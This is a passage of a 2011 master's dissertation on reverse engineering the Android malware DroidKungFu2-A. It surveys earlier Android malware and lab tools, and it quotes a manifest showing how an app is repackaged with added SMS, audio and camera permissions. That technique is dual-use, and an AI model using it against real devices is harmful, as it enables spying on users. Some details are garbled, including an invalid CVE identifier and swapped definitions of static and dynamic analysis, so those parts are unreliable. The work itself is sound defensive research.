“DISSECTING ANDRO MALWARE”

BY

VADODIL JOEL VARGHESE

SUPERVISOR: PROF STUART WALKER

School of Computer and Electronic Engineering

University of Essex

Colchester CO4 3SQ, UK

SEPTEMBER 2011

Abstract

Reverse Engineering on malware analysis is a process which is used on malware in order to understand its operation, code structure and its functionality. This project aims to understand the operation of a malware and investigate the parameters, code and structure which is created or modified by the malicious software. In response to this objective a virtual lab was created to analyse the malicious software. A new variant of “DroidKungFu” was analysed named “DroidKungfu-2 A” which infected Android platforms. After the Code analysis we understood the malicious piece of code which was embedded along with the original code. The services, activity that gets started and the mobile information which is sent to the remote servers. Once the malware gets the root access of the victim machine it can even damage the system.

Contents

Acknowledgement

I would like to thank my Project Supervisor Prof. Stuart Walker for his support and guidance. From the start of the project till the end his encouragement enabled me to successfully complete my Master's project.

I would like to thank my family for the support they had given me for my education. Also thank all my friends for their support and encouragement to work hard and to be the best. Above all, I would like to thank the Lord Almighty whose grace and close presence have given me immense strength and courage to complete this project.

1. Introduction

In the ever booming IT industry daily a new technology arises related to Software, Operating Systems, Databases, Servers and Applications etc. Malicious software also known as malware imposes a larger threat to the ever growing IT industry. The vulnerabilities of those Applications or Operating Systems are being exploited by the black hat hackers or the attackers. Over the past two decades these malicious software's has evolved from exploits to black market making billions thus causing cyber crime. These malwares have the capability of penetrating into the systems, networks without user intervention and thus can disrupt services by compromising the confidentiality, integrity and availability of the applications, systems and operating systems etc [1]. Malware analysis is a process in which we take apart the malware for studying its code structure, operation and functionality. It is conducted with certain objectives which include [2]:

- To understand the vulnerability that was exploited which has caused the system to be compromised.
- To study the severity of the attack and combat measures.
- To penetrate into the compromised data in order to investigate its origin and to obtain information about other compromised machines.

Reverse Engineering of Malware Analysis is a process which is used by forensic investigators and system engineers to analyse the flow, operation, functionality of malware using reverse engineering tools. This is useful in understanding the files, services, code and parameters which were added or modified by the malicious software. It includes analysis in two phases namely Static (Behavioural) Analysis and Dynamic (Code) Analysis.

The goal of this project is to understand the working of an Android malware. Android OS is the second most popular environment for mobile malware. In this project we are going to take you through the various phases so as to understand how and what are these malwares exactly made up of and how these malware's behave in an isolated environment. Various reverse engineering tools were used for the analysis which provides subsequent results according to the type of analysis. Android malware named "**DroidKungFu2-A**" has the capability to run its service and activity along with the original application process. It then captures the IMEI Number, OS Version and the phone model and saves into a local file. If it gets the root access then it can even download malicious packages from remote server and even get the capability to install or uninstall application packages without user's knowledge.

Thus the project highlights the following important procedures:

- Create an isolated virtual environment
- Static Analysis
- Dynamic Analysis
- Extract findings and vulnerabilities as per the analysis and create statistical results
- Mitigation

This project will also serve as a reference for the readers to perform Reverse Engineering on Malware Analysis by performing the analysis as mentioned by using the tools, methodologies on a particular type of malware.

2. Malware Analysis

2.1 Basics of Malware Analysis

Malwares are evolving in a rapid manner and combat measures to stop them have become difficult because they use new signatures, encapsulation which prevents it from being detected. Anti-Virus products have been releasing daily updates which detect almost all the attacks, some of them narrowly escape. It is essential that a reverse engineer must analyse such malwares which change the registry values, tamper data, and download payloads in short which shows unusual behaviour. Reverse Engineer must analyse malware of that particular Operating system and study the environmental variables and activity performed by that malicious software.

2.2 Types of Malware Analysis

- **Static Analysis**

  Static Analysis also called behavioural analysis, which is used to analyse and study the behaviour of malware. We can study how malware interact with the environment, services added, files tampered, data captured, network connection made, port opening etc. [3] Collected data is reconstructed and mapped together to get a complete picture of the analysis.

- **Dynamic Analysis**

  Dynamic Analysis also called code analysis, which is used to analyse the code of the malicious software. As it is very difficult to get the source code of the malware especially executables we need to analyse the binary code. There are debuggers and decompilers which are used to convert the malware to its binary form or assembly level. By analysing the code, a reverse engineer will come to know the exact malicious code which is embedded in the actual code.

2.3 Components of Malware Analysis

Malware creators use different techniques to develop malicious software so it is difficult to specify a common factor in all the malwares. Each malware have a different signature, programming language and a packer. [4] Around 500 packers are released which are used by the attackers in order to prevent the malware from being detected by the anti-virus applications. Packers are used so that the code is compressed using tools like 7-zip or Win Rar etc. Compressed code will be harder to detect as there will be a session with less CPU Utilization unlike larger code which utilizes maximum CPU utilization and sessions. Another method is to add more protection by using encryption to prevent from being detected. Even though anti-virus will unpack the malware they will just scan the encrypted version of the code. Malware may contain backdoors such as Net Cat, VNC, Exploits, Scripts, Botnet's, Spyware, Adware etc. Thus malware may contain multiple malicious components which ensure that at least one of them will cause damage to the system.

2.4 Tools of Malware Analysis

Various tools are selected by the reverse engineer for the behavioural and code analysis. The following is a list of tools used for reverse engineering malware by most reverse engineers.

- Creation of Lab – Virtual Box, VMware, Sandbox GFI.
- Static Analysis – Process Monitor, Wireshark, PEiD, TCPView, WinHex, Process Explorer, Winanalysis, Strings.
- Dynamic Analysis – Ollydbg, IDA Pro, Dex2jar, JD-GUI, Baksmali, Apktool.

2.5 Goals of Malware Analysis

The goal of Malware Analysis [4] is to find out how to defend the organisation from malicious attacks. The first question is, how did the system get compromised? And secondly what did the malware exploit? According to the type of malware and its analysis, we will get the more relevant answer to these two questions. Using this information, a reverse engineer or a system engineer will be able to determine whether the suspicious software was a malware or not.

3 Operating System Overview

In this project, Windows 7 was selected for analysis. Windows is a common platform for Workstations and Servers which is used worldwide. Malware is the biggest threat to the Windows OS compared with other operating systems. Android is a mobile operating system which uses Linux as its base [5]. Android application developers develop application in Java and control their operation using Java Libraries designed by Google.

3.1 Android Architecture





Figure 1: Android Architecture

[**Source**: Stephen A.Ridley, Retrieved From: http://dl.dropbox.com/u/2595211/HelloMoto-AndroidReversing.pdf, Last Accessed: May 2011]

As we can see in the above architecture [6] Linux kernel [7] is the base of the architecture. It has a proprietary Dalvik VM.



Criteria	Dalvik	JVM
Architecture	Register-based	Stack-based
OS-Support	Android	All
RE-Tools	a few (dexdump,ddx)	many (jad, bcel, findbugs, ...)
Executables	DEX	JAR
Constant-Pool	per Application	per Class

Figure 2: Comparison of Dalvik VM v/s Java VM

[**Source**: Cyber Security, Retrieved From: https://www.honeynet.org/files/MyCERT-3-PST-HoneynetConf-Reversing%20Android%20Malware.pdf, Last Accessed: March 2011]

The above diagram shows the comparison between the Dalvik Virtual Machine with the Java Virtual Machine. It is register based which is faster as compared with stack based register. The Java application *.class file is converted into *.dex file using DX tool. *.dex is the executable format for android applications. The DEX process flow is as shown below [7]:




Figure 3: Flowchart on Dex Process Flow

[**Source**: Cyber Security, Retrieved From: https://www.honeynet.org/files/MyCERT-3-PST-HoneynetConf-Reversing%20Android%20Malware.pdf, Last Accessed: March 2011]

The Java application program is compiled using the Java Compiler (javac) and the *.class file is generated which is given to the Dalvik VM. It generates *.dex file which is executed. Android Package File (APK) consists of the following files [8]:

- .dex file
- Res - Resources which APK requires.
- Android Manifest xml file
- META-INF directory which contains the certificate, the list of resources and manifest file.

All these files and folders are bundled together to form the apk file. Application, kernel and driver layers are the different layers in the architecture with specific roles. As android is an open source OS, application developers can use the hardware, information about the location, running services etc. Application framework has the main underlying services as follows [9]:

- View System – List of parameters like buttons, list, text box etc.
- Notification Manager – Applications are enabled to use custom alerts.

C / C++ libraries are used by various parameters which is present in the Android architecture. Linux version 2.6 is used as an abstraction layer which provides services such as network management, memory management, security etc.

3.2 Android Market

Google has offered Android Market where the application developers can market applications to the users. [10] As android is an open mobile operating system it allows flexibility for sharing applications compared with Apple IoS. There are advantages as well as disadvantages with this method; the advantage is that any application developer can list his application in the Android Market thus providing variety of options to the common users. The main drawback in this approach is it allows lot of attackers to develop malicious software which can compromise systems and can gain user information. Earlier on March 2011, DroidDream has developed and released in the Android Market which had the capability to capture IMEI number, IMSI number, user id etc and send that information to a remote server. Later Google had released [11] an application “Android Market Security Tool” which was installed on all infected machines which would remove the exploit.

3.3 Android Security Model

The Android operating system allows user to decide whether an application is malicious or not. [10] That means users must analyse and confirm its identity and if found malicious need to report and thus will ensure its removal from the Android Market. For example, a malware application was released in the name droid09 which allowed users to carry out banking activities. User need to provide the account information details and it would tunnel communication to the bank. But actually that malware used to provide a browser login to the bank homepage the credentials were sent to the attacker. So, an Android application needs to show the permissions during the installation so that user can judge whether to install or not.

But attackers have become more sophisticated they find different ways to enter the system by exploiting the vulnerability or by just tricking the common user.


3.4 Malware found in Operating Systems

Variety of malwares has been developed by attackers for different operating systems. In this project we are dealing with Android so in the following sub topics will be dealing with the malwares on which research has been conducted by different reverse engineers and researchers.

Varieties of malwares are developed by android application developers thus enhancing crime in the Android Market too. Cyber Security of Malaysia [7] has analysed some malware such as SMS.Trojan which was the oldest malware on Android OS. Its code was just like hello world code of SDK and was very simple. It would send fraudulent sms to some private numbers. The next malware analysed was Geinimi which would capture information. The information includes IMEI number, IMSI number, Contacts etc. It was a bot which would connect with a remote server and would delete sms, make a call, steal sms etc. The communication was encrypted and would run as a loop. Dream Droid the most malicious malware was hosted in the android market and had infected 53 software's. It would exploit the vulnerabilities such as exploid (CVE-2009-1185) and Rageagainstthecage (CVE-2010-EASY). It is also a bot which uses encrypted communication. It has 2 stages of payloads, the first one is to infect the machine and allow installation of the 2nd payload which is the DownloadProviderManager. DownloadProviderManager gets installed in the /system/app directory which sends and receives information with the remote server. Stephen A.Ridley's paper [6] on Android Malware Reverse Engineering mentions analysis on Sound Miner Trojan. This malware would listen to the keypad tones by activating the phone's microphone. This would allow the attackers to check for credit card numbers from the DTMF tones. SMS Message SPY Lite and Pro are the different spywares [10] which asks for the following permissions during its installation:

The READ_SMS and RECEIVE_SMS will allow the attacker to monitor the flow of SMS communication.

Another malicious application named iCalendar.apk was analysed by my friend Dinesh Shetty in his paper on "Demystifying the Android Malware" [12]. This malware would send SMS to premium numbers with a text. But in the background would block the delivery report from that premium number thus the user doesn't know anything what is happening in the background. This sms is sent only once thus eliminating the suspicion about the charges sent by a suspicious activity. Another important work on android malware permissions was done by Joany Boutet in his paper on "Malicious Android Applications: Risks and Exploitation". [13] The default permission of the application "seesmic" is as shown below:



Seesmic
version 1.0.1

Storage

Total	1.18MB
Application	1.16MB
Data	20.00KB

Cache

Cache	0.00B

Launch by default

Permissions

This application can access the following on your phone:

- Storage
  modify/delete SD card contents
- Your location
  fine (GPS) location
- Network communication
  full Internet access
- Phone calls
  read phone state and identity

Figure 4: Default Permission of "Seesmic Application"

[**Source**: SANS, Retrieved From: http://www.sans.org/reading_room/whitepapers/malicious/malicious-android-applications-risks-exploitation_33578, Last Accessed: November 2011]

The permission includes access to the SD Card, GPS Location, Full internet access and phone call access. Author tried to add permissions like to browse history, read, send and write sms etc. The mentioned were added in the manifest file as shown:

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_FRAME_BUFFER"/>
<uses-permission android:name="android.permission.READ_OWNER_DATA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.WRITE_SMS "/>
```

Figure 5: Modified Android Manifest File

[**Source**: SANS, Retrieved From: http://www.sans.org/reading_room/whitepapers/malicious/malicious-android-applications-risks-exploitation_33578, Last Accessed: November 2011]

It is necessary to generate a self-signed certificate using the jarsigner then it needs to be installed. After the installation we can see that the above mentioned modified permissions were reflected on the application information as shown:



Services that cost you money
directly call phone numbers, send SMS messages
Your messages
edit SMS or MMS, read SMS or MMS, receive MMS, receive SMS
Your location
coarse (network-based) location, fine (GPS) location
Network communication
full Internet access
Storage
modify/delete SD card contents
Hardware controls
record audio, take pictures
Phone calls
read phone state and identity

Figure 6: Modified Permissions of "Seesmic Application"

[**Source**: SANS, Retrieved From: http://www.sans.org/reading_room/whitepapers/malicious/malicious-android-applications-risks-exploitation_33578, Last Accessed: November 2011]

Thus we can add permissions, services and activity by reverse engineering a malicious code in order to access sensitive data of the victim.

4 Methodology

4.1 Introduction

This chapter deals with the identification of tools required for malware analysis, creating and base lining the environment, malware acquisition, information collection and results based upon the analysis. I am analysing Android Malware "DroidKungFu2-A" and the purpose of this analysis is to create a virtual environment, analyse the problems and suggest mitigation steps.

4.2 Android Malware Analysis


4.2.1 List of Tools

4.2.1.1 Virtual Appliance

Virtual Appliance is required for executing and analysing malwares in an isolated environment. Oracle Virtual Box was selected for this analysis.

Oracle VM Virtual Box

Oracle VM Virtual Box is freely available for download from [14]. It is the best virtual appliance which allows us to load multiple operating systems. It has a host only networking which means the virtual OS can see only itself not even the main parent OS.



rem win 7 iso
Powered Off
rem linux
Powered Off
rem android os (Android Baby :D)
Powered Off
rem new
Powered Off

General
Name: rem win 7 iso
OS Type: Windows 7

System
Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Preview
rem win 7 iso

Display
Video Memory: 18 MB
Remote Desktop Server: Disabled

Storage
IDE Controller
IDE Secondary Master (CD/DVD): X15-65804.iso (**Inaccessible**)
SATA Controller
SATA Port 0: rem win 7 iso.vdi (Normal, 20.00 GB)

Audio
Host Driver: Windows DirectSound
Controller: Intel HD Audio

Network
Adapter 1: Intel PRO/1000 MT Desktop (Bridged adapter, Atheros AR9285 Wireless Network Adapter)

USB
Device Filters: 0 (0 active)

Shared Folders
None

Figure 7: Snapshot of Oracle VM Virtual Box Manager


The latest version 4.0.12 is installed and also it provides the important feature of snapshot.

4.2.1.2 Emulator

Emulator is a tool, which is used to reproduce the function of a real system thus enabling us to work in a virtual environment which resembles the original system.

Android SDK

Android SDK is an emulator, which is used to create and load Android Virtual Devices. It has lots of packages related to mobile phones, android platforms etc. It needs to be installed along with all the latest packages from [15]. It has a manager panel from where we can create virtual devices and install latest packages as shown.



Android SDK Updater.
Revision 12
Add-on XML Schema #2
Repository XML Schema #4
Copyright (C) 2009-2011 The Android Open Source Project.


Figure 8: Android SDK Manager

4.2.1.3 Disassembler

Disassembler is used to convert the code into hexadecimal format for better analysis during dynamic analysis.

Apktool

Apktool is the disassembler used in this project for analysing Android Malware. It can decode the malicious code to its original code also we can modify the code and recompile using Apktool [16]. It uses Baksmali for disassembling and Smali for assembling the code. This dex format is used by Dalvik VM. Baksmali and Smali are the Icelandic names for "Disassembler" and "Assembler" [17]. The framework for Apktool is installed as shown:



```
C:\>cd Users

C:\Users>cd Reverse

C:\Users\Reverse>cd Desktop

C:\Users\Reverse\Desktop>cd apktool

C:\Users\Reverse\Desktop\apktool>apktool if framework-res.apk
I: Framework installed to: C:\Users\Reverse\apktool\framework\1.apk

C:\Users\Reverse\Desktop\apktool>_
```

Figure 9: Installation of Apktool Framework

4.2.1.4 Unpacker

Unpacker is a tool used to unzip the compressed contents of the file or folder which is required in the uncompressed format for analysis.

7-Zip

7-Zip is the unpacker used in this project which helps to unzip the apk file of the application. This is the best unpacker or unzipper which has high compression ratio, strong encryption and 2-10% more compression capability compared with WinZip, PKZip etc [18].





Figure 10: Snapshot of 7-Zip File Manager

4.2.1.5 Text Editor

Text Editor is used to edit the configuration files, disassembled files and normal text documents.

Notepad++

Notepad++ is the text editor used in this project which is easy to use and it has high execution speed and requires less utilization power. It is user friendly as it provides lots of options. [19]


C:\Users\Reverse\Desktop\reverse\live-messenger-malware\msgr.xml - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
msgr.xml
Unit1.dfm
Unit1.pas
Unit2.dfm

